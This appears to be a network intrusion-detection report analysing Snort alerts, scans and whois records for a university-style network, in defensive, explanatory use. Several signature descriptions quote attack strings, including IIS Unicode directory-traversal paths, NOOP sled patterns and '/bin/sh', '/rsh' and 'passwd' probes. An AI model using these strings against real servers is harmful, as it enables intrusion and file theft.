Percentage	Number	Attacker

59.57	264534	MY.NET.87.50
4.55	20224	212.95.76.165
3.79	16810	24.138.61.171
2.22	9876	211.248.231.10
2.14	9508	65.165.14.43
1.76	7834	204.152.184.75
1.73	7680	210.58.102.86
1.40	6229	MY.NET.97.220
1.22	5412	24.44.21.206
1.07	4764	216.245.160.186

Top Attackers for OOS (160 total packets)

Percentage	Number	Attacker
25.63	41	199.183.24.194
23.13	37	24.219.121.208
14.38	23	65.105.159.22
4.38	7	217.226.42.119
3.13	5	141.157.92.22
3.13	5	202.75.185.186
2.50	4	206.103.97.87
2.50	4	213.239.132.80
1.88	3	204.228.228.145
1.25	2	216.119.141.202
1.25	2	217.230.17.77
1.25	2	64.229.235.159
1.25	2	65.129.37.67

Alert analysis

Here is the list of attacks detected by Snort for the time period. The alerts are prioritized by number of occurrence and a small description follows the statistics.

List of Detects and Short explanations (from most frequent to least frequent).

Signatures	# Alerts	# Sources	# Destinations	Description
Watchlist 000220 IL-ISDNNET-990517	38204	22	16	Suspicious traffic from an ISDN network in Israel
MISC traceroute	26356	69	8	Traceroute detected
CS WEBSERVER - external web traffic	24280	3641	1	External web traffic has been seen
MISC source port 53 to <1024	17224	4561	10	Traffic from source port 53 (DNS) to low port (below standard 1024)

MISC Large UDP Packet	11142	23	5	Large UDP packet seen
WEB-MISC prefix-get //	10520	516	4	"get //" query seen. This can be a Reconnaissance attack
ICMP Echo Request BSDtype	9787	24	14	Potential ICMP echo request from a BSD machine
ICMP Source Quench	8339	19	91	ICMP congestion control request
INFO MSN IM Chat data	7378	112	156	Microsoft Instant Messenger data has been seen
SCAN Proxy attempt	5709	52	4679	A proxy scan has been seen
Queso fingerprint	5096	32	25	Queso OS fingerprinting attempt
ICMP Destination Unreachable (Communication Administratively Prohibited)	4082	52	39	The ICMP sender has been configured to block access to the desired network
ICMP Destination Unreachable (Host Unreachable)	3138	212	27	The sender is aware of the existence of the host, but is unable to get ARP replies (host currently not available)
ICMP Echo Request Nmap or HPING2	1573	15	27	Nmap and HPING2 can send the same sort of ICMP Echo Requests
ICMP Fragment Reassembly Time Exceeded	1538	13	29	Alert message often seen in a type of reconnaissance attack allowing an attacker to map networks or ports (in this case, only sending 1 fragment of the packet and awaiting the message that can reveal crucial information).
INFO FTP anonymous FTP	1126	145	191	Anonymous ftp detected
SMB Name Wildcard	992	83	455	SMB Name wildcard seen. Windows explorer often generates this when it tries to scan for other SMB machines.
ICMP Destination Unreachable (Protocol Unreachable)	794	10	66	The destination transport layer does not support transport protocol specified in the packet.
Watchlist 000222 NET-NCFC	657	13	11	Suspicious traffic seen from The Computer Network Center Chinese Academy of Sciences
Tiny Fragments - Possible Hostile Activity	588	6	4	Fragmented packets seen. This can possibly be an attempt to bypass IDS sensors.
WEB-MISC Attempt to execute cmd	535	43	41	Http attack, attempt to remotely execute cmd.exe
INFO Inbound GNUTella Connect accept	420	11	377	GNUTella connection detected
ICMP Router Selection	408	42	1	ICMP network discovery (Attempt to find router)
WEB-MISC 403 Forbidden	397	9	218	Attempts to access forbidden web URLs
External RPC call	393	1	393	Remote Procedure Call from external source
INFO Possible IRC Access	378	31	35	IRC traffic seen (usually port 6666-6667, etc..)
spp_http_decode: IIS Unicode attack detected	368	66	51	IIS Unicode attempts: http://www.securityfocus.com/bid/1806
ICMP Echo Request Windows	295	64	43	Windows machine generating Echo Requests
ICMP traceroute	292	76	173	Traceroute (ICMP type)
Null scan!	283	75	20	Reconnaissance scan where no TCP flags where set in the packet
TCP SRC and DST outside network	233	21	124	TCP connection with a SRC and DST that does not belong to network
TELNET login incorrect	220	11	135	Failed Telnet login attempts (bad password or login name)
NMAP TCP ping!	183	26	17	Nmap ping attempts
FTP DoS ftpd globbing	159	6	6	Denial of Service on ftp daemon
Port 55850 tcp - Possible myserver activity - ref. 010313-1	121	23	22	Access to port 55850 associated with myserver (DDOS agent). This is the common port this DDOS agent listens on.
ICMP Echo Request CyberKit 2.2 Windows	119	33	6	ICMP Echo Request from CyberKit 2.2 running on windows
INFO - Possible Squid Scan	115	9	62	Squid Proxy scan (port 3128)
CS WEBSERVER - external ftp traffic	102	27	1	External ftp traffic seen (Webserver)
INFO Outbound GNUTella Connect accept	91	80	12	Outgoing Gnutella connection seen
INFO Napster Client Data	86	16	27	Napster traffic seen
SUNRPC highport access!	72	3	3	RPC access on high port. More details here http://www.sans.org/y2k/011000.htm
BACKDOOR NetMetro Incoming Traffic	71	2	2	NetMetro Backdoor detected.
TFTP - Internal TCP connection to external tftp server	63	3	3	Internal connect to an external tftp server
WEB-MISC count.cgi access	62	27	2	Attempt to access cgi script.CVE-1999-0021
WEB-MISC http directory traversal	59	32	3	Http directory traversal attempts (.. detected).
SNMP public access	50	5	17	SNMP request with common public string

ICMP Destination Unreachable (Fragmentation Needed and DF bit was set)	46	35	2	DF bit is set on the packet (no fragmentation) but the packet is too large to be transmitted by the router.
SMTP relaying denied	43	10	9	Attempt to relay SMTP (mail) refused
connect to 515 from inside	42	1	1	Inside connection attempt to port 515 (LPRng). Possible exploit attempt.
INFO Inbound GNUTella Connect request	40	27	8	Request to connect to internal Gnutella server
WEB-IIS view source via translate header	37	6	5	"Translate|3a| F" String detected in header. Possible Reconnaissance attack.
WEB-IIS Unauthorized IP Access Attempt	36	3	9	IIS access attempt (String "403" and "Forbidden\" is scanned for)
WEB-FRONTPAGE _vti_rpc access	36	23	8	Attempt to access the /_vti_rpc dir
WEB-IIS _vti_inf access	35	20	6	Attempt to access the /_vti_inf dir
Port 55850 udp - Possible myserver activity - ref. 010313-1	33	1	1	Access to port 55850 associated with myserver (DDOS agent). This is the common port this DDOS agent listens on.
High port 65535 tcp - possible Red Worm - traffic	33	8	7	Possible Worm traffic seen due to high TCP port activity
WEB-CGI redirect access	33	22	5	HTML Redirect calls may leak information on ColdFusion ClusterCATS. CVE-2000-0382
Possible trojan server activity	32	9	8	A Trojan server has been seen.
DDOS shaft client to handler	25	1	1	A connection to port 20432 was seen and the AP flags where set. Probable false positive. Shaft client uses port 20432 but this is most lickely normal traffic.
SCAN FIN	24	11	7	FIN Scan detected (attempt to close a connection that isn't open and monitoring the reply or lack of reply)
TELNET access	20	2	9	Telnet access has been detected
ICMP Echo Request Sun Solaris	17	4	7	ICMP Echo Request from Sun Solaris machine.
ICMP redirect (Host)	15	1	1	ICMP Redirect packet seen. See detect #4 in assignment 1 for more details
ICMP Echo Request L3retriever Ping	15	2	2	ICMP Echo request detected. This was often found to be a False positive. Win2k clients matches the signature scanned for when requesting ICMP echo's.
MISC Large ICMP Packet	15	12	9	Large ICMP packet seen. Can be caused by HP-UX or AIX machines or load-balancing.
High port 65535 udp - possible Red Worm - traffic	14	6	5	High UDP port detected, could be indicative of worm activity
EXPLOIT x86 NOOP	13	5	5	Potential Buffer overflow attempts (scans for multiple 0x90, in the packet content)
beetle.ucs	12	4	5	Connections to beetle.ucs machine: MY.NET.70.69
Virus - Possible scr Worm	11	6	7	Possible scr Worm detected (like W32/GONER@MM). The rule scans for ".scr" in the packet content (often associated with screensavers).
INFO napster login	10	3	6	Potential Napster connection detected
ICMP Destination Unreachable (Network Unreachable)	9	3	1	Alert is generated when route to destination network is unavailable.
INFO - Web Cmd completed	8	2	4	A command was run successfully
WEB-CGI scriptalias access	8	3	3	Detected attempt to use the script alias function. There is a known exploit in NCSA and Apache httpd: http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2300
EXPLOIT x86 setuid 0	8	5	4	Setuid 0 attempt on a x86 type machine.
WEB-CGI formmail access	8	6	2	Attempt to access /formmail.
SMTP chameleon overflow	8	8	5	Attempted Overflow on the SMTPd from Netmanage Chameleon
SCAN Synscan Portscan ID 19104	8	8	6	Syn scan detected with an ID of 19104
WEB-IIS File permission canonicalization	7	1	1	The rule scans for the following strings : :"/scripts/..%c0%af../ , :"/scripts/..%c1%1c../, :"/scripts/..%c1%9c../ and is an attempted user privilege gain.(This might be due to Nimda activity).
Incomplete Packet Fragments Discarded	7	3	2	Alert is generated when the defragmentation preprocessor fails to rebuild a fragmented packet
WEB-MISC compaq nsight directory traversal	7	3	3	Compaq Management Agents and the Compaq Survey Utility can allow an attacker to have access to files he doesn't have read permissions on if he uses a directory traversal technique (..).CVE-1999-0771

WEB-FRONTPAGE fpcount.exe access	7	4	2	Attempt to access /fpcount.exe in an URL
WEB-MISC Lotus Domino directory traversal	7	5	4	Attempted directory Traversal on a Lotus Domino machine. The rule scans for ".nsf/" in the packet content.
connect to 515 from outside	6	1	6	Connection to port 515 (LPRng) from an external source. Possible overflow attempt.
WEB-CGI rsh access	6	2	1	Attempt to access rsh thru an URL. The rule checks for the occurrence of the string "/rsh" in the URL command. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0509
IDS50/trojan_trojan-active-subseven [arachNIDS]	6	2	2	Scans for and internal connection on port 1243 to external 1024. This can potentially be Subseven Trojan activity.
WEB-CGI csh access	6	5	2	Attempt to access csh thru an URL. The rule checks for the occurrence of the string "/csh" in the URL command. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0509
External FTP to HelpDesk MY.NET.70.50	4	1	1	External FTP connection detected to MY.NET.70.50
RFB - Possible WinVNC - 010708-1	4	2	2	Possible WinVNC connection seen (remote admin tool)
WEB-CGI ksh access	4	3	2	Attempt to access ksh thru an URL. The rule checks for the occurrence of the string "/ksh" in the URL command. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0509
spp_http_decode: CGI Null Byte attack detected	4	3	2	CGI Null byte attack detected by http preprocessor. This ,ight be a false positive.
WEB-CGI archie access	4	3	3	Attempt to access archie thru an URL. The rule checks for the occurrence of the string "/archie" in the URL command.
Virus - Possible MyRomeo Worm	4	3	4	A packet that contains the string "myromeo.exe" has been seen. This might be indicative of a worm spreading.
MISC PCAnywhere Startup	4	3	4	PCAnywhere startup detected (Remote Admin tool)
X11 outgoing	4	4	4	External connection from ports 6000:6005 to internal machine. Often associated with an X11 connection (X forwarding).
WEB-FRONTPAGE shtml.exe	3	1	1	Frontpage server Extensions Path Disclosure exploit: http://www.securityfocus.com/bid/1174. This can be used to gain more information on the file structure of the web server.
ICMP Destination Unreachable (Source Host Isolated)	3	1	1	Destination cannot be reached due to the fact that the source was isolated (manually or all interfaces down).
Attempted Sun RPC high port access	3	1	1	Access to port 32771 detected.
x86 NOOP - unicode BUFFER OVERFLOW ATTACK	3	2	2	Overflow attempt. The rule looks for the occurrence of the string" 90009000900090009000" in the packet.
WEB-IIS scripts-browse	2	1	1	Attempted reconnaissance scan. URL contains the string:" scripts/|20|""
FTP STOR 1MB possible warez site	2	1	1	Ftp resources being used for illegal software sharing
External FTP to HelpDesk MY.NET.70.49	2	1	1	External ftp connection to HelpDesk
DNS zone transfer	2	1	1	DNS zone transfer seen
DDOS mstream handler to client	2	1	1	Possible mstream (DDOS tool) activity.
TFTP - External UDP connection to internal tftp server	2	1	2	External connection attempt to internal tftp server using UDP
EXPLOIT x86 stealth noop	2	1	2	NOOP are often used to "pad" buffer overflows. A series of NOOP codes has been seen.
WEB-CGI tsch access	2	2	1	Attempt to access tsch thru an URL. The rule checks for the occurrence of the string "/tsch" in the URL command. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0509
External FTP to HelpDesk MY.NET.83.197	2	2	1	External FTP connection to HelpDesk MY.NET.83.197 seen.
EXPLOIT x86 setgid 0	2	2	2	A setgid 0 has been seen
WEB-MISC Invalid URL	1	1	1	Invalid URL entered.
WEB-MISC guestbook.cgi access	1	1	1	Attempted access to a cgi script
WEB-CGI survey.cgi access	1	1	1	Attempted access to cgi script
WEB-CGI glimpse access	1	1	1	Attempt to access the glimpse function.
SCAN XMAS	1	1	1	XMAS type scan detected (all flags are set)
SCAN - wayboard request - allows reading of arbitrary files as http service	1	1	1	Web board script that can allow reading of files on the server.
RPC tcp traffic contains bin_sh	1	1	1	TCP traffic contains string /bin/sh (in an RPC). http://xforce.iss.net/static/6091.php
MISC solaris 2.5 backdoor attempt	1	1	1	Attempted backdoor access. The rule scans for the string "friday"
INFO - Web Dir listing	1	1	1	Web Directory listing has been seen

ICMP IPV6 Where-Are-You	1	1	1	ICMP IPV6 request seen.
FTP RETR 1MB possible warez site	1	1	1	Possible illegal software transfers.
FTP passwd attempt	1	1	1	FTP Password attempt. The rule looks for the occurrence of the string "passwd" in the packet content.
FTP MKD / - possible warez site	1	1	1	Make directory / command found.
FTP CWD / - possible warez site	1	1	1	CWD / command seen in ftp session (cd /)
FTP CWD - possible warez site	1	1	1	CWD command seen in FTP session
EXPLOIT NTPDX buffer overflow	1	1	1	NTP remote buffer overflow attempt. The rule looks for a connection to port 123 where the payload is greater than 128
CS WEBSERVER - external ssh traffic	1	1	1	External ssh traffic seen

I will, more closely, examine some of the most important alerts from this list. Obviously, all these alerts should be investigated and the packet content that triggered them should be carefully examined.

Watchlist 000220 IL-ISDNNET-990517

These alerts where generated because traffic was seen coming from a potentially dangerous ISDN network in Israel.

Sources:
212.179.35.118 , 212.179.79.2 , 212.179.68.65 , 212.179.2.220 , 212.179.112.100 ,
212.179.48.194 , 212.179.126.3 , 212.179.35.6 , 212.179.68.141 , 212.179.72.53 ,
212.179.5.87 , 212.179.21.179
, 212.179.45.204 , 212.179.46.177 , 212.179.19.161 , 212.179.79.131 , 212.179.127.51 ,
212.179.24.129 , 212.179.15.203 , 212.179.127.32 , 212.179.5.129 , 212.179.25.58

Here is the registration information:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
inetnum:     212.179.46.160 - 212.179.46.191
netname:     DTE-LTD
mnt-by:      INET-MGR
descr:       DTE-LAN
country:     IL
admin-c:     YO141-RIPE
tech-c:      YO141-RIPE
status:      ASSIGNED PA
notify:      hostmaster@isdn.net.il
changed:     hostmaster@isdn.net.il 20010813
```

source: RIPE

route: 212.179.0.0/17

descr: ISDN Net Ltd.

origin: AS8551

notify: hostmaster@isdn.net.il

mnt-by: AS8551-MNT

changed: hostmaster@isdn.net.il 19990610

source: RIPE

person: Yair Ovadia

address: Bezeq Inernational

address: hashacham 40

address: Petach Tiqua

address: Israel

phone: +972-3-9203010

phone: +972-3-9203005

e-mail: hostmaster@bezeqint.net

nic-hdl: YO141-RIPE

changed: hostmaster@bezeqint.net 20010913

source: RIPE

- **Bold: Object type.**
- Underlined: Primary key(s).
- Hyperlinks: Searchable Inverse Attributes.

It is likely that these alerts are false positives and that nothing serious happened. But I would still recommend keeping an eye out for any traffic coming from this source.

MISC Large UDP Packet

Here are the top offenders for this alert :

61.150.5.19
209.249.123.125
203.74.13.162
4.61.154.153

Most of the alerts where generated by the 61.150.5.19 machine. Here's a sample of the alerts

(snip)

```
12/28-00:01:33.246588 [**] MISC Large UDP Packet [**] 61.150.5.19:3994 -> MY.NET.111.145:3739
12/28-00:01:33.353706 [**] MISC Large UDP Packet [**] 61.150.5.19:3994 -> MY.NET.111.145:3739
12/28-00:01:33.448381 [**] MISC Large UDP Packet [**] 61.150.5.19:3994 -> MY.NET.111.145:3739
12/28-00:01:33.544961 [**] MISC Large UDP Packet [**] 61.150.5.19:3994 -> MY.NET.111.145:3739
12/28-00:01:33.652549 [**] MISC Large UDP Packet [**] 61.150.5.19:3994 ->
```

(snip)

There are 10746 alerts generated by this single machine and the destination address (MY.NET.111.145) generated 150 of these alerts in response.

(snip)

```
12/28-00:01:35.336950 [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.111.145 ->
61.150.5.19
12/28-00:01:35.337013 [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.111.145 ->
61.150.5.19
12/28-00:01:35.337093 [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.111.145 ->
61.150.5.19
12/28-00:01:36.376728 [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.111.145 ->
61.150.5.19
```

(snip)

A series large UDP packet where sent to the machine and it couldn't handle it and couldn't reassemble the heavily fragmented packets in time.

Here is the registration information:

```
% Rights restricted by copyright. See
http://www.apnic.net/db/dbcopyright.html
% (whois6.apnic.net)

inetnum:     61.150.0.0 - 61.150.31.255
netname:      SNXIAN
descr:       xi'an data branch,XIAN CITY SHAANXI PROVINCE
country:     CN
admin-c:      WWN1-AP
tech-c:      WWN1-AP
mnt-by:      MAINT-CHINANET-SHAANXI
```

```
mnt-lower:   MAINT-CN-SNXIAN
changed:     ipadm@public.xa.sn.cn 20010309
source:      APNIC

person:      WANG WEI NA
address:      Xi Xin street 90# XIAN
country:     CN
phone:       +8629-724-1554
fax-no:      +8629-324-4305
e-mail:      xaipadm@public.xa.sn.cn
nic-hdl:     WWN1-AP
mnt-by:      MAINT-CN-SNXIAN
changed:     wwn@public.xa.sn.cn 20001127
source:      APNIC
```

The traffic is somewhat strange and further investigation might be advisable.

ICMP Source Quench

MY.NET.5.13 generated a lot of these congestion (or flow) control alerts. This machine should be looked into.

Queso fingerprint

Here are the offenders for this OS fingerprinting reconnaissance attack ordered by the number of scans:

206.65.191.129, 199.183.24.194 , 24.219.121.208 , 65.105.159.22 , 204.228.228.145 , 217.226.42.119 , 206.103.97.87 , 141.157.92.22 , 64.229.235.159 , 202.75.185.186 , 213.239.132.80 , 217.230.17.77 , 205.230.159.75 , 212.38.107.34 , 66.61.81.4 , 80.128.160.55 , 24.183.9.49 , 213.84.157.192 , 212.94.201.63 , 206.71.123.137 , 194.183.188.133 , 216.119.141.202 , 216.119.141.203 , 207.228.236.26 , 205.230.159.76 , 66.65.70.168 , 12.230.253.9 , 213.239.132.71 , 63.71.152.2 , 209.150.125.194 , 216.52.244.143 , 63.197.77.88

206.65.191.129 (from UUNET) performed the most scans and targeted MY.NET.98.187 and MY.NET.98.177. These two machines should be examined, because QUESO scans often lead to other (more precise) attacks.

Here is the Whois information:

```
UUNET Technologies, Inc. (NETBLK-NETBLK-UUNETCBLK64-67)
  3060 Williams Drive, Suite 601
```

Fairfax, Virginia 22031
US

Netname: NETBLK-UUNETCBLK64-67
Netblock: 206.64.0.0 - 206.67.255.255
Maintainer: UU

Coordinator:
UUNET Postmaster (UUPM-ARIN) postmaster@uunet.uu.net
703-206-5440

Domain System inverse mapping provided by:

AUTH00.NS.UU.NET	198.6.1.65
AUTH01.NS.UU.NET	198.6.1.81

ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

Record last updated on 26-Sep-2001.
Database last updated

SCAN Proxy attempt

65.165.14.43 was the most active scanner.

Here is the registration information:

Sprint (NETBLK-SPRINTLINK-2-BLKS) SPRINTLINK-2-BLKS65.160.0.0 - 65.174.255.255
SYSTEMS SOLUTIONS INC (NETBLK-FON-110133555275610) FON-110133555275610
65.165.12.0 - 65.165.15.255

ICMP Echo Request BSDtype

147.46.59.144, 141.213.11.120, 128.223.4.21, MY.NET.60.39 where the top attackers.

External RPC Call

132.177.65.127 generated all the alerts (393 of them).

```
12/27-12:43:38.565908 [**] External RPC call [**] 132.177.65.127:4580 -> MY.NET.5.45:111
12/27-12:45:15.024737 [**] External RPC call [**] 132.177.65.127:1266 -> MY.NET.132.2:111
12/27-12:45:15.024910 [**] External RPC call [**] 132.177.65.127:1268 -> MY.NET.132.4:111
```

(snip)

Remote Procedure calls from external machines are suspicious, the attacker and the targets should be examined.

Here is the registration information for the attacker:

University of New Hampshire (NET-UNH)
50 College Road
Durham, NH 03824
US

Netname: UNH
Netblock: 132.177.0.0 - 132.177.255.255

Coordinator:
Kitterman, Scott T. (STK2-ARIN) stk@HOPPER.UNH.EDU
(603) 862-4776

Domain System inverse mapping provided by:

NIC.UNH.EDU	132.177.128.99
UNHSST.UNH.EDU	132.177.128.56
NS1.UNH.EDU	132.177.100.31
NS2.UNH.EDU	132.177.101.32

Record last updated on 31-Aug-1999.
Database last updated on 17-Jan-2002 02:39:51 EDT.

Alan Woodroffe detected similar scans in a previous practical:

http://www.giac.org/practical/Alan_Woodroffe_GCIA.doc

FTP DoS ftpd globbing

Sources:

159.134.222.37, 12.40.162.100, 198.173.24.162, 202.75.160.254, 217.128.209.11, 128.252.153.27

Destinations:

MY.NET.97.165, MY.NET.98.236, MY.NET.97.201, MY.NET.98.117, MY.NET.130.123, MY.NET.97.173

These attackers "potentially" tried to perform a denial of service attack on the internal servers. The administrators should make sure that the ftp daemons running on those machines are all up to date and secured.

BACKDOOR NetMetro Incoming Traffic

Source: 208.62.15.41, 63.68.255.2
Destination: MY.NET.60.8, MY.NET.60.17

The destination addresses should be investigated.

John Jenkinson (http://www.giac.org/practical/John_Jenkinson_GCIA.doc) has also detected some NetMetro (file list) activity in a previous practical.

EXPLOIT x86 NOOP

Sources:

209.213.198.80, 131.118.254.130, 207.46.177.148, 207.188.7.175, 12.254.213.244

Destinations:

MY.NET.217.118, MY.NET.1.6, MY.NET.98.184, MY.NET.98.117, MY.NET.233.106

The destination machines should be examined due to the fact that a buffer overflow might have been attempted. NOOP's are often used to "pad" buffer overflow attempts.

EXPLOIT x86 setuid 0

A setuid 0 command has been seen. This could indicate that the destination machines have been compromised and that an external user has gained higher privileges.

Sources:

63.240.202.49, 63.240.202.64, 63.240.202.160, 66.189.214.48, 24.47.234.83

Destinations:

MY.NET.98.164, MY.NET.70.21, MY.NET.97.233, MY.NET.97.211

WEB-IIS File permission canonicalization

Here are the alerts generated by the 194.75.172.2 machine. This is probably an attempt to spread a worm like Nimda.

```
12/26-23:44:41.459044 [**] WEB-MISC Attempt to execute cmd [**] 194.75.172.2:17198 ->
MY.NET.253.123:80
12/26-23:44:41.859583 [**] spp_http_decode: IIS Unicode attack detected [**] 194.75.172.2:17198 ->
MY.NET.253.123:80
12/26-23:44:41.859583 [**] WEB-MISC Attempt to execute cmd [**] 194.75.172.2:17198 ->
MY.NET.253.123:80
12/26-23:44:42.071721 [**] spp_http_decode: IIS Unicode attack detected [**] 194.75.172.2:17198 ->
MY.NET.253.123:80
12/26-23:44:42.071721 [**] WEB-MISC Attempt to execute cmd [**] 194.75.172.2:17198 ->
MY.NET.253.123:80
12/26-23:44:46.603879 [**] WEB-MISC Attempt to execute cmd [**] 194.75.172.2:15131 ->
MY.NET.253.123:80
12/26-23:44:53.079906 [**] WEB-IIS File permission canonicalization [**] 194.75.172.2:17198 ->
MY.NET.253.123:80
12/26-23:45:06.573252 [**] WEB-IIS File permission canonicalization [**] 194.75.172.2:17198 ->
MY.NET.253.123:80
12/26-23:46:27.584310 [**] WEB-IIS File permission canonicalization [**] 194.75.172.2:17198 ->
MY.NET.253.123:80
12/26-23:48:27.581836 [**] WEB-IIS File permission canonicalization [**] 194.75.172.2:17198 ->
MY.NET.253.123:80
12/26-23:49:27.583003 [**] WEB-IIS File permission canonicalization [**] 194.75.172.2:17198 ->
MY.NET.253.123:80
12/26-23:50:27.550230 [**] WEB-IIS File permission canonicalization [**] 194.75.172.2:17198 ->
```

```
MY.NET.253.123:80
12/26-23:52:27.575976 [**] WEB-IIS File permission canonicalization [**] 194.75.172.2:17198 -> MY.NET.253.123:80
```

IDS50/trojan_trojan-active-subseven

Potential Subseven Trojan activity has been detected. These machines should be examined as soon as possible.

Sources:

MY.NET.70.148, MY.NET.130.123

Destinations:

204.152.184.75,80.11.231.201

x86 NOOP - unicode BUFFER OVERFLOW ATTACK

```
12/27-09:46:09.348458 [**] MISC source port 53 to <1024 [**] 198.23.5.72:53 -> MY.NET.1.4:53
12/27-10:02:19.731350 [**] x86 NOOP - unicode BUFFER OVERFLOW ATTACK [**] 198.23.5.72:54252 -> MY.NET.99.51:20
12/27-10:02:19.734063 [**] x86 NOOP - unicode BUFFER OVERFLOW ATTACK [**] 198.23.5.72:54252 -> MY.NET.99.51:20
12/27-11:01:13.539305 [**] MISC source port 53 to <1024 [**] 198.23.5.72:53 -> MY.NET.1.5:53
```

```
12/26-23:18:09.551887 [**] x86 NOOP - unicode BUFFER OVERFLOW ATTACK [**] 209.247.164.25:80 -> MY.NET.98.125:1171
```

The source machine might have been compromised.

EXPLOIT x86 stealth noop

```
12/26-15:31:35.571771 [**] EXPLOIT x86 stealth noop [**] 207.199.1.201:80 -> MY.NET.111.223:1293
12/27-16:47:04.108258 [**] EXPLOIT x86 stealth noop [**] 207.199.1.201:80 -> MY.NET.97.177:3299
```

The source machine should be investigated. There seems to be a lot of "buffer overflow" type of attempts.

EXPLOIT x86 setgid 0

```
12/28-01:19:15.861684 [**] EXPLOIT x86 setgid 0 [**] 216.136.154.74:443 -> MY.NET.98.190:51076
```

```
12/26-12:50:04.250869 [**] EXPLOIT x86 setgid 0 [**] 207.138.238.43:1025 -> MY.NET.98.116:1214
```

Setgid 0 command has been seen. The destination machines should be examined for signs of compromise.

FTP passwd attempt

```
12/26-16:01:06.630149 [**] INFO FTP anonymous FTP [**] 213.213.40.179:1549 -> MY.NET.253.105:21
12/26-16:01:30.812929 [**] INFO FTP anonymous FTP [**] 213.213.40.179:1568 -> MY.NET.253.105:21
12/26-16:01:35.834090 [**] FTP passwd attempt [**] 213.213.40.179:1570 -> MY.NET.253.105:21
12/26-16:03:04.014684 [**] INFO FTP anonymous FTP [**] 213.213.40.179:1602 -> MY.NET.253.105:21
```


213.213.40.179 used anonymous ftp to connect to MY.NET.253.105 and ran a query containing the string "passwd". The attacker might have tried to download a passwd file that contains the login and password information. The ftp server should be secured and the option of using anonymous ftp to connect to this machine should be re-evaluated.

All other alerts should be looked into more carefully. The rules that triggered the alerts should also be considered in the analysis to minimize the number of false positives.

Scan analysis

This is the distribution of the type of scans performed.

Scans Protocol



It is obvious that the vast majority of scans where UDP and SYN. The main external sources of the attacks are 212.95.76.165 and 24.138.61.171 and they where both SYN scans. The internal address MY.NET.87.50 was responsible for most of the UDP scans and should be investigated.

Here is their respective registration information for the external addresses:

212.95.76.165

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
inetnum:     212.95.72.0 - 212.95.79.255
netname:     EV
descr:       Est-Videocommunication
descr:       26 Boulevard du president Wilson
descr:       67954 Strasbourg Cedex
descr:       France
descr:       Ip Block #1 provided by SdV
country:     FR
admin-c:     EA359-RIPE
```

```
tech-c:      SG727-RIPE
status:      ASSIGNED PA
notify:      ripe-dbm@sdv.fr
mnt-by:      SDV
mnt-lower:   SDV
changed:     salim@sdv.fr 20001128
source:      RIPE
route:       212.95.64.0/19
descr:       FR-SDV
descr:       SdV Plurimedia IP-Block #1
origin:      AS8839
cross-mnt:   SDV
mnt-by:      SDV
changed:     salim@sdv.fr 19991209
source:      RIPE
person:      Etienne ANSELM
address:     Est Videocommunication
address:     42, route de Bischwiller
address:     67300 Schiltigheim, France
phone:       +33 3 88 76 44 63
fax-no:      +33 3 88 76 44 69
e-mail:      estvideo@evc.net
nic-hdl:     EA359-RIPE
notify:      addr-reg@rain.fr
mnt-by:      RAIN-TRANSPAC
changed:     noc@rain.fr 19970610
source:      RIPE
person:      Salim GASMI
address:     SDV PLURIMEDIA
address:     15, rue de la nuee bleue
address:     67000 STRASBOURG
address:     France
phone:       +33 3 88 75 80 50
fax-no:      +33 3 88 23 56 32
e-mail:      netmaster@sdv.fr
nic-hdl:     SG727-RIPE
mnt-by:      RAIN-TRANSPAC
```

